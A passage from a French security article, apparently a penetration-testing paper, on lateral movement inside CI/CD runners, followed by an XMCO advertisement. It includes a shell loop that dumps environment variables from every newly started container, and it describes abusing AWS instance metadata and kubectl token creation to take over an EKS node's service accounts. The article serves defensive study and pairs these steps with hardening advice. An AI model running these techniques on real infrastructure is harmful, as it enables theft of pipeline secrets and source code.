Pour de tels environnements, la seule solution pour assurer l'isolation entre les pipelines consiste donc à utiliser un serveur par pipeline. Cela peut être accompli par deux moyens différents : la configuration d'un runner protégé accessible uniquement par un pipeline précis ou l'utilisation d'environnements d'exécution « autoscaling » configurés pour lancer automatiquement un nouveau serveur pour chaque nouveau pipeline à exécuter.

Toutefois, la mise en place d'une telle configuration peut être coûteuse et n'est que rarement la solution retenue par les entreprises qui préfèrent utiliser des environnements conteneurisés afin de segmenter l'exécution des pipelines.

Environnements conteneurisés. Les environnements d'exécution conteneurisés sont configurés pour exécuter les tâches des pipelines au sein de conteneurs plutôt que directement sur des serveurs. Ces environnements sont plus courants au sein des entreprises car ils permettent de mutualiser l'exécution sur le même environnement tout en garantissant l'isolation de chaque projet. Pour autant, l'utilisation d'environnements conteneurisés n'est pas toujours synonyme de sécurité absolue, car ces derniers s'accompagnent de leur lot de vulnérabilités, dans la majorité des cas liées à l'utilisation de configuration dangereuse.

Par défaut, en dehors de vulnérabilités impactant le moteur de conteneurisation qui ne seront pas évoquées dans cet article, les environnements d'exécution assurent correctement l'isolation entre les différents pipelines. Les problèmes émergent souvent lorsque la configuration de cet environnement est personnalisée par les équipes.

Des configurations dangereuses sont introduites pour répondre à un besoin fonctionnel de la part des utilisateurs de la chaîne CI/CD. L'exemple le plus courant est le besoin d'utiliser des mécanismes de conteneurisation au sein des pipelines, elles même exécutées au sein de conteneurs, on parle alors de « `Docker-in-Docker` ».

Le pipeline de déploiement comprend généralement une étape de « build » qui a pour objectif de créer les images de conteneur (Docker notamment) qui seront déployées. Afin de pouvoir utiliser les commandes Docker au sein des jobs de pipeline, les DevOps utilisent des **conteneurs privilégiés** ou mettent à disposition le `socket Docker` de l'hôte au sein du conteneur. Dans les deux cas, cela peut être exploité par un attaquant pour s'échapper de l'environnement conteneurisé et rebondir sur l'hôte.

L'objectif de cet article n'est pas de détailler les techniques d'échappement d'un conteneur privilégié, de nombreuses ressources sont déjà disponibles en ligne [5]. L'idée ici est plutôt de montrer comment il est possible de se latéraliser lorsqu'une telle configuration est observée. ■


Cas pratique

Évasion de conteneur Docker

Pour cela, prenons l'exemple d'environnements d'exécution conteneurisés via Docker. Si un attaquant parvient à s'échapper d'un conteneur afin d'accéder à l'hôte, il pourra alors accéder à l'ensemble des environnements d'exécution par le biais du socket Docker.

Via le socket Docker, il est possible de gérer l'ensemble des conteneurs en cours d'exécution. Cela permet notamment de lister les conteneurs en cours d'exécution et d'y exécuter des commandes arbitraires, comme l'illustre la [Figure 27].

Figure 27. Compromission de l'environnement d'un conteneur et exécution de commande depuis l'hôte



Mais les pipelines ont parfois des durées d'exécution courtes et s'exécutent de manière imprévisible, ce qui complexifie leur compromission. Pour remédier à cela, il est possible d'utiliser les événements Docker afin d'identifier tout nouveau lancement d'un conteneur et d'y exécuter automatiquement des commandes.

Le [Fichier 11] permet par exemple de récupérer les variables d'environnement de tous les conteneurs se lançant, ce qui permet donc d'accéder aux variables de CI/CD de l'ensemble des pipelines s'exécutant.

Listing 11: Script permettant d'afficher les variables d'environnement des conteneurs au moment de leur lancement

```
1  docker events --filter event=start | while IFS= read -r event; do
2   container_id=$(echo "$event" | grep -oE '(^| )[a-f0-9]{64}(
    ↪ |$)')
3   echo "ID du conteneur: $container_id"
4   docker exec "$container_id" env
5  done
```

Le « Docker-in-Docker » ne constitue pas le seul scénario d'exploitation dans un environnement d'exécution conteneurisé. Dès lors que des mécanismes de conteneurisation sont mis en oeuvre, il est indispensable d'appliquer les correctifs de sécurité les plus récents sur l'hôte et de respecter les recommandations de sécurité spécifiques aux solutions de conteneurisation, telles que Docker[16] ou Kubernetes[14]. Dans ce type d'environnement, des erreurs de configuration Cloud (cf. 4.3 Hébergement dans le cloud) peuvent également permettre de contourner l'isolation apportée par la conteneurisation et de compromettre les jobs d'autres projets. ■

4.3 Accès réseau

L'accès réseau depuis l'environnement d'exécution représente un autre moyen de se latéraliser. Quel que soit le type d'environnement utilisé, la position de ce dernier sur le réseau de l'entreprise offre des opportunités intéressantes pour un attaquant. Deux cas seront évoqués au sein de cette partie : les environnements d'exécution on-premise et les environnements d'exécution dans le Cloud.

Hébergement sur le réseau interne. Les environnements d'exécution hébergés au sein du réseau interne d'une entreprise offrent une opportunité pour les attaquants de rebondir sur d'autres composants internes.

Parfois, l'accès au réseau interne représente une finalité dans un scénario d'exploitation de la chaîne de CI/CD. Cette dernière peut être utilisée comme un moyen d'obtenir un accès initial au réseau interne en vue de cibler des objectifs externes à l'environnement de développement. Elle peut notamment représenter un moyen intéressant d'obtenir un accès initial au réseau interne d'une entreprise depuis Internet en passant par une injection de pipeline au sein de gestionnaires de code public tels que GitHub, comme évoqué précédemment (voir 2.2 Droits d'exécution sur le pipeline).

Mais lorsque l'objectif d'un scénario est la compromission totale de la chaîne CI/CD, l'accès au réseau interne peut être utilisé afin de cibler des services critiques sur le réseau interne pouvant permettre de réaliser une élévation de privilèges au sein de l'environnement de CI/CD. Par exemple, exploiter des défauts de configuration au sein de l'Active Directory, souvent utilisé pour l'authentification sur les différents composants de la chaîne CI/CD, peut représenter un moyen de se latéraliser au sein de la chaîne de CI/CD.
Enfin, certains composants de la chaîne CI/CD peuvent être accessibles uniquement depuis l'environnement d'exécution (ex. : whitelisting IP). Dans ces cas-là, l'attaquant doit nécessairement pivoter sur l'environnement d'exécution pour exploiter des scénarios ciblant ces composants.

La mise en place d'une segmentation réseau stricte des environnements d'exécution vers le réseau interne est la meilleure solution pour se protéger contre les scénarios d'exploitation potentiels évoqués ici.

Hébergement dans le cloud. L'hébergement de l'environnement d'exécution au sein du Cloud ouvre des opportunités supplémentaires à celle de l'hébergement on-premise.

Tout d'abord, l'hébergement Cloud ne veut pas forcément dire accès restreint au réseau interne, il arrive que les environnements d'exécution hébergés dans le cloud disposent des mêmes accès au réseau interne d'une entreprise que les systèmes on-premise. Dans ce cas-là, les mêmes scénarios d'exploitation visant des composants du réseau interne sont à prendre en compte et à tester.

Les environnements Cloud présentent également des scénarios qui leur sont propres et permettent de se répandre au sein de la chaîne de CI/CD.

Par exemple, la majorité les ressources hébergées via un Cloud provider disposent d'un accès à un point de terminaison local permettant de récupérer les informations nécessaires au fonctionnement de l'instance. Cela comprend notamment : sa configuration, ses adresses réseau, ses rôles ou identités associées, ou encore les données de démarrage utiles à son initialisation et à sa gestion automatisée.

Parmi ces informations, l'identité de l'instance ainsi que ses données de démarrage représentent les deux moyens les plus courants d'élévation de privilège. Si les privilèges accordés à une instance sont trop importants, ces dernières peuvent être récupérées et utilisées à des fins de latéralisation, au même titre que si des secrets privilégiés sont stockés au sein de ses données de démarrage. Ces scénarios sont classiques, mais courants au sein des environnements d'exécution hébergés dans le Cloud. ■

Cas pratique

Élévation de privilège EKS

Un exemple intéressant d'exploitation de l'environnement Cloud dans le contexte d'un accès initial à l'environnement d'exécution conteneurisé est l'exploitation des métadonnées Cloud afin de contourner la segmentation entre projets.

Figure 28. Récupération d'un jeton d'authentification temporaire du rôle associé à l'EC2 via les métadonnées


Considérons un cluster EKS déployé dans AWS au sein duquel un exécuteur Kubernetes GitLab est utilisé pour mettre à disposition des environnements d'exécution sous forme de pods déployés à la demande.

En cas de mauvaise configuration des EC2 servant de noeud au cluster EKS, les métadonnées AWS de l'hôte peuvent être accédées depuis les pods exécutant les tâches de CI/CD. En effet, sans l'utilisation d'IMDSv2 avec une « limite de sauts de réponse HTTP PUT » correctement configurée (valeur de 1), il devient possible de récupérer un jeton d'authentification associé au rôle de l'EC2 depuis les pods comme décrit dans la [Figure 28].

Or, les noeuds d'un cluster EKS sont autorisés, au travers du rôle IAM qui leur est associé, à requêter des jetons d'authentification sur le cluster. Ce mode de fonctionnement permet aux EC2 de s'authentifier auprès de l'API Kubernetes avec les privilèges leur permettant de jouer leur rôle de noeud (création et mise à jour de ressources, lecture et surveillance de l'état des pods et noeuds, gestion des événements, etc.).


Via les métadonnées, un pod peut alors assumer le rôle AWS de l'EC2 et récupérer un jeton d'authentification Kubernetes au nom du noeud sur le cluster. [Figure 29]

Figure 29. Compromission du rôle Kubernetes du noeud à partir des métadonnées AWS depuis un pod



De tels privilèges peuvent être exploités pour accéder aux détails de l'ensemble des pods s'exécutant sur le noeud. Cela permet d'obtenir des informations à propos d'autres pipelines. La [Figure 30], par exemple, montre que l'URL du projet associée au pods peut facilement être retrouvée.

Figure 30. Récupération d'informations sur un autre projet exécuté sur le noeud



Le rôle Kubernetes du noeud n'a cependant pas les privilèges pour créer de nouveaux pods ou pour exécuter des commandes au sein de pods existants. Il n'est donc pas directement possible d'exécuter du code sur le noeud ou sur des pods liés à d'autres pipelines. Toutefois, le noeud dispose de privilèges suffisant pour générer les jetons d'authentification des services accounts associés aux pods qu'il exécute.

Ainsi, en fonction des pods s'exécutant sur le noeud et du compte de service qui leur est associé, il devient possible d'élever ses privilèges sur le cluster.

Par exemple, la [Figure 31] montre que pour fonctionner, l'exécuteur Kubernetes GitLab déploie l'agent au sein d'un pod avec un compte de service privilégié disposant des privilèges d'administration sur son namespace - namespace aussi utilisé par les pods exécutant les pipelines.


Figure 31. Récupération du compte de service privilégié de l'agent « gitlab-runner »

Listing 12: Commande kubectl permettant de créer un compte de service pour un pod spécifique

```
1    kubectl create token $SERVICE_ACCOUNT -n $NAMESPACE \
2            --bound-object-kind=Pod --bound-object-name=$POD_NAME \
3            --bound-object-uid=$POD_UID
```

Si le pod associé à la tâche de CI/CD s'exécute sur le même noeud que le pod associé à l'agent GitLab, l'attaquant peut alors compromettre le compte de service de l'agent en demandant un jeton d'authentification à partir de l'identité du noeud Kubernetes. Ce jeton d'authentification peut être utilisé pour exécuter des commandes arbitraires dans l'ensemble des pods exécutant des tâches de CI/CD, ce qui permet notamment de récupérer le code source d'autres projets, mais aussi d'accéder à leurs variables.

Figure 32. Utilisation du compte de service de l'agent GitLab pour rebondir sur une tâche de CI/CD



En pratique, si un attaquant est en mesure de lancer des jobs de CI/CD sur le runner, et si aucune mesure de durcissement n'a été mise en place pour que l'agent s'exécute sur un noeud différent de ceux des jobs, l'attaquant peut relancer des jobs de CI/CD jusqu'à trouver le noeud permettant de compromettre le compte de service de l'agent.


Un tel défaut de configuration permet donc de contourner l'ensemble des contrôles d'accès entre les différents environnements d'exécution, ce qui peut avoir un impact majeur sur une infrastructure de CI/CD. La [Figure 33] résume ce scénario d'exploitation.

Au sein des environnements Cloud, les meilleures pratiques recommandent de durcir chaque ressource utilisée par la chaîne de CI/CD et en particulier les instances de calculs (version des OS, segmentation réseau, accès aux métadonnées, privilèges accordés, etc.). Par ailleurs, il est recommandé de dissocier l'infrastructure hébergeant la chaîne CI/CD de l'infrastructure cible sur laquelle celle-ci

réalise ses déploiements (ex. : environnements de production, environnements de développement, etc.) afin d'éviter les scénarios d'élévation de privilèges.

En conclusion, après avoir obtenu un accès initial à l'environnement d'exécution, l'attaquant peut exploiter les privilèges accordés à l'environnement, le mode d'exécution des jobs de CI/CD et les accès réseau pour atteindre ses objectifs (ex. : compromission d'un environnement cible, obtention d'un accès au réseau interne, etc.) ou se déplacer latéralement sur d'autres composants de la chaîne CI/CD afin de continuer son scénario d'exploitation. ■

Figure 33. Schéma d'exploitation des métadonnées AWS depuis un environnement d'exécution conteneurisé.



Conclusion

Les chaînes de CI/CD deviennent des axes structurants du système d'information des entreprises. Utilisées jusqu'à présent pour délivrer des services et des produits destinés au public (applications web et mobiles, distributions logicielles, etc.), elles prennent maintenant une place grandissante au sein des réseaux internes des entreprises notamment avec l'essor du Cloud et de l'infrastructure-as-code (Ansible, Terraform, etc.). Leur importance croissante en fait une cible privilégiée pour les attaquants qui les exploitent en vue de rebondir au sein du système d'information. Plusieurs approches pour sécuriser ce type d'environnement sont possibles. L'approche «Secure by design», parce qu'elle prend en compte les problématiques de sécurité dès la conception est l'approche la plus efficace. Pour assurer la sécurité de la chaîne dans le temps, les tests d'intrusion ont l'avantage de permettre d'identifier des scénarios concrets et réalistes en prenant en compte l'ensemble des systèmes et dépendances que représentent les chaînes de CI/CD. L'environnement d'exécution, « moteur » de la chaîne de CI/CD à l'intersection des différents composants, est alors un levier central pour permettre aux équipes offensives d'identifier les vulnérabilités sur le périmètre de la chaîne entière et de les exploiter. ■

Remerciements

Merci à Julien S., Stéphane A., Arnaud R. et Gauthier P. ainsi qu'aux relecteurs du comité de programme. Vos remarques pertinentes et vos suggestions constructives ont contribué à améliorer la qualité globale de ce travail.

Références

[1] amicontained. amicontained. [En ligne]. Available: https://github.com/genuinetools/amicontained
[2] Documentation Azure DevOps. Contrôle des branches. [En ligne]. Available: https://learn.microsoft.com/fr-fr/azure/devops/pipelines/process/approvals?view=azuredevops&tabs=check-pass#branch-control
[3] Documentation Azure DevOps. Définir des approbations et des vérifications. [En ligne]. Available: https://learn.microsoft.com/fr-fr/azure/devops/pipelines/process/approvals
[4] Documentation Docker. Image digests. [En ligne]. Available: https://docs.docker.com/dhi/coreconcepts/digests/
[5] Yosef Yaakov et Bar Ben-Michael. Container Breakouts : Escape Techniques in Cloud Environments. [En ligne]. Available: https://unit42.paloaltonetworks.com/containerescape-techniques/ • 2024
[6] Documentation GitHub. Approbation d'une demande de tirage comportant des revues obligatoires. [En ligne]. Available: https://docs.github.com/fr/pull-requests/collaboratingwith-pull-requests/reviewing-changes-in-pull-requests/approving-apull-request-with-required-reviews
[7] Documentation GitHub. À propos des branches protégées. [En ligne]. Available: https://docs.github.com/fr/repositories/configuring-branches-and-merges-inyour-repository/managing-protected-branches/about-protected-branches
[8] Documentation GitLab. CI/CD YAML syntax reference. [En ligne]. Available: https://docs.gitlab.com/ci/yaml/
[9] Documentation GitLab. GitLab CI/CD variables. [En ligne]. Available: https://docs.gitlab.com/ci/variables/
[10] Documentation GitLab. Merge request approval rules. [En ligne]. Available: https://docs.gitlab.com/user/project/merge_requests/approvals/rules/
[11] Documentation GitLab. Protected branches. [En ligne]. Available: https://docs.gitlab.com/user/project/repository/branches/protected/
[12] Documentation GitLab. Secrets management providers. [En ligne]. Available: https://docs.gitlab.com/ci/pipeline_security/#secrets-management-providers
[13] Documentation GitLab. Use checksum to keep your image secure. [En ligne]. Available: https://docs.gitlab.com/ci/docker/using_docker_images/#use-checksumto-keep-your-image-secure
[14] Kubernetes. Pod Security Standards. [En ligne]. Available: https://kubernetes.io/docs/concepts/security/pod-security-standards/
[15] LinPEAS. LinPEAS - Linux Privilege Escalation Awesome Script. [En ligne]. Available: https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
[16] OWASP Cheat Sheet Series. Docker Security Cheat Sheet. [En ligne]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html
[17] Jev Suchoi. Hacking Azure DevOps. [En ligne]. Available: https://www.devjev.nl/posts/2021/hacking-azure-devops • 2021
[18] Christophe Tafani-Dereeper. From keyless to careless : Abusing misconfigured OIDC authentication in cloud environments. In Insomni'Hack, 2024. [En ligne]. Available: https://download.scrt.ch/insomnihack/ins24-slides/Insomni%27Hack%202024_%20Abusing%20misconfigured%20OIDC%20authentication%20in%20cloud%20environments.pdf
[19] Hugo Vincent. Action Man VS Octocat : GitHub action exploitation. In SSTIC 2024, 2024. [En ligne]. Available: https://www.sstic.org/media/SSTIC2024/SSTICactes/action_man_vs_octocat_github_action_exploitation/SSTIC2024-Article-action_man_vs_octocat_github_action_exploitation-vincent.pdf

xmco

VOIR L'INVISIBLE AVANT LES AUTRES...

63 % des entreprises découvrent une fuite de données... grâce à un tiers externe *(source : Mandiant, M-Trends)*. **Pas grâce à leurs propres dispositifs de sécurité. La raison est simple : la plupart des outils regardent à l'intérieur du système d'information, quand les attaquants, eux, observent l'entreprise depuis l'extérieur. Depuis 2002, XMCO a fait de cette différence de prisme sa spécialité.**

23 ans à penser comme des attaquants

Créé en 2002 par des experts en tests d'intrusion, XMCO accompagne aujourd'hui les plus grandes entreprises françaises dans leurs enjeux de cybersécurité les plus critiques. Cabinet de conseil indépendant, XMCO est l'un des rares acteurs français à pouvoir revendiquer une telle expérience, bientôt 25 ans, dans une relation de confiance où l'humain reste toujours au centre.
Avec 3 agences *(Paris, Nantes, Labège/Toulouse)*, XMCO réalise chaque année plus de 700 missions d'audit pour plus de 450 clients actifs, dont plus de la moitié du CAC40 et du SBF120. Qualifié PASSI par l'ANSSI sur les cinq portées *(tests d'intrusion, audit d'architecture, audit organisationnel et physique, audit de configuration, audit de code)*, membre de l'InterCERT France, le CERT-XMCO, le CSIRT de la société est également reconnu par le CERT-FR et la TF-CSIRT, et accompagne plus de 140 clients dans la gestion de leurs incidents de sécurité.

Chiffres clés

- **2002** : année de création
- **3 agences** : Paris, Nantes, Labège *(Toulouse)*
- **+700 missions d'audit** par an
- **+450 clients actifs**, dont plus de 50 % du CAC40 et du SBF120
- **+140 clients suivis** par le CERT-XMCO
- **Qualification PASSI ANSSI** sur les 5 portées

Trois stratégies, un seul objectif : garder une longueur d'avance Stratégie offensive

Concevoir comme un hacker, anticiper
Les tests d'intrusion sont le cœur de métier historique du cabinet. Le Red Team pousse l'exercice plus loin : simuler un adversaire avancé, dans ses conditions, pour révéler ce qu'aucun audit classique ne verrait.

Stratégie défensive

Protéger comme un stratège, agir
SERENETY® assure une surveillance continue de l'exposition externe *(CTEM)*. YUNO transforme la veille en vulnérabilités et en menaces cyber en un levier de décision qualifié et contextualisé. Le CERT-XMCO mène les investigations *(e-réputation, fraude, due diligence)* et les actions de remédiation. Et depuis 2002, XMCO conduit des missions d'audit sur mesure et pragmatiques, y compris l'audit des prestataires et sous-traitants, maillon souvent le plus exposé de la chaîne.

Stratégie de conformité

Garantir vos transactions
XMCO est un expert français de l'audit de certification PCI DSS, pour sécuriser vos transactions par carte bancaire.

Pendant ce temps, la menace n'attend personne...

Plus de 49 000 CVE ont été publiées en 2025. 245 sont encore activement exploitées. Plus de 700 groupes d'attaquants sont aujourd'hui recensés, et plus de 100 campagnes ciblent spécifiquement la France. Pendant qu'une équipe cybersécurité lit ses 50 alertes du jour, 134 nouvelles CVE sont publiées. Le ratio défense / attaque s'écroule.

> **La question n'est plus «si». C'est «depuis quand, sans le savoir».** ■

Serenety®

La surveillance continue de votre exposition *(CTEM)*
Piloté depuis 2015 par l'expertise offensive du cabinet, serenety® est un service managé de Continuous Threat Exposure Management : une surveillance automatisée 24/7 qui permet de garder un œil permanent sur les actifs exposés de l'entreprise et sur la publication de données sensibles la concernant.
Quatre modules complémentaires composent l'offre :

- **EASM** *(External Attack Surface Management)* : cartographie de l'ensemble des domaines, sous-domaines et adresses IP exposés, y compris le Shadow IT absent des inventaires internes. Un scan quotidien interroge plus de 300 ports sensibles à la recherche de services non destinés à être exposés *(interfaces d'administration WordPress / Drupal / Joomla, fichiers .env ou .git, interfaces de debug, logs applicatifs...)*, complété par une détection des vulnérabilités critiques exploitables à distance, sans authentification.
- **Data Leak** : veille continue en sources ouvertes, bases de données divulguées, forums spécialisés et dark web, pour identifier toute exposition de données *(identifiants, documents confidentiels, informations clients)* et distinguer rapidement le faux positif de la compromission avérée.
- **Dark Web Intelligence** : surveillance de l'activité malveillante autour des actifs de l'entreprise, revendication par un opérateur de ransomware, log volé par un infostealer, menace d'attaque évoquée sur un forum ou un canal Telegram.
- **Brand Monitoring** : détection quotidienne des domaines qui usurpent la marque *(phishing, arnaque au président, fausses applications, dépôts INPI détournés)*.

Les risques, sans surveillance continue.

- **Non détection** : l'événement passe sous le radar, entraînant une menace silencieuse, avec rebond possible à l'intérieur du SI.
- **Perdu dans le bruit** : l'événement est noyé dans les milliers d'alertes du SIEM, entraînant une identification tardive, souvent post-incident.

- **Mauvaise qualification** : l'alerte est vue, mais mal qualifiée par manque de contexte, d'où une non-priorisation et un délai de remédiation allongé.
- **Mauvais plan d'action** : l'incident est traité, mais sans la bonne recommandation, la vulnérabilité persiste et peut être rejouée par l'attaquant.

0,01 % : c'est le taux d'événements détectés qui nécessitent réellement l'intervention immédiate des équipes. Sur 600 000 scans, 150 000 événements traités et 1 638 alertes qualifiées, seules 19 sont critiques : soit une alerte critique tous les 19 jours. La preuve par les chiffres, pas par le faux-positif.

Yuno®

Deux veilles, une seule plateforme SaaS

Yuno® s'articule autour de deux types de veille complémentaires :

- **Technologique** *(veille en vulnérabilités)* : informer dès l'apparition d'une vulnérabilité et suivre tout son cycle de vie, de la découverte au patch, en passant par l'exploit.
- **Menace** *(veille en cybermenaces)* : suivre les campagnes d'attaques et les groupes cybercriminels, pour intégrer ce risque dans vos plans d'action.

Chaque jour, une équipe sécurité reçoit des dizaines d'alertes. Combien sont réellement critiques pour son organisation ? YUNO centralise l'ensemble des sources *(éditeurs, autorités publiques, presse spécialisée)* via des scrapers propriétaires, sans dépendance à des solutions tierces, et ne remonte que ce qui concerne le périmètre technologique et métier du client.
Le score CVSS donne une indication ; les analystes XMCO donnent une réponse. Chaque vulnérabilité est qualifiée manuellement, avec un score XMCO propriétaire qui intègre des facteurs environnementaux, y compris pour les vulnérabilités sans identifiant CVE, invisibles pour la plupart des outils automatisés. Un module de tickets permet d'assigner, de suivre et de clôturer chaque action, avec une API pour synchroniser la plateforme aux outils internes. Côté veille menace, Yuno® propose des alertes paramétrables par secteur, zone géographique ou groupe d'attaquants, pour suivre les campagnes qui concernent réellement votre activité. Le tout s'appuie sur une base de connaissance propriétaire construite bulletin après bulletin depuis plus de 20 ans : fiches CVE enrichies, encyclopédie de technologies éditeurs, archives complètes.
Yuno® vous informe : accès temps réel via la plateforme SaaS, bulletin récapitulatif quotidien, résumé hebdomadaire. **Notre promesse : une information contextualisée, qualifiée, et les actions adaptées en 5 minutes de lecture.**

CERT-XMCO®

Et si vous disposiez d'une expertise CERT ?

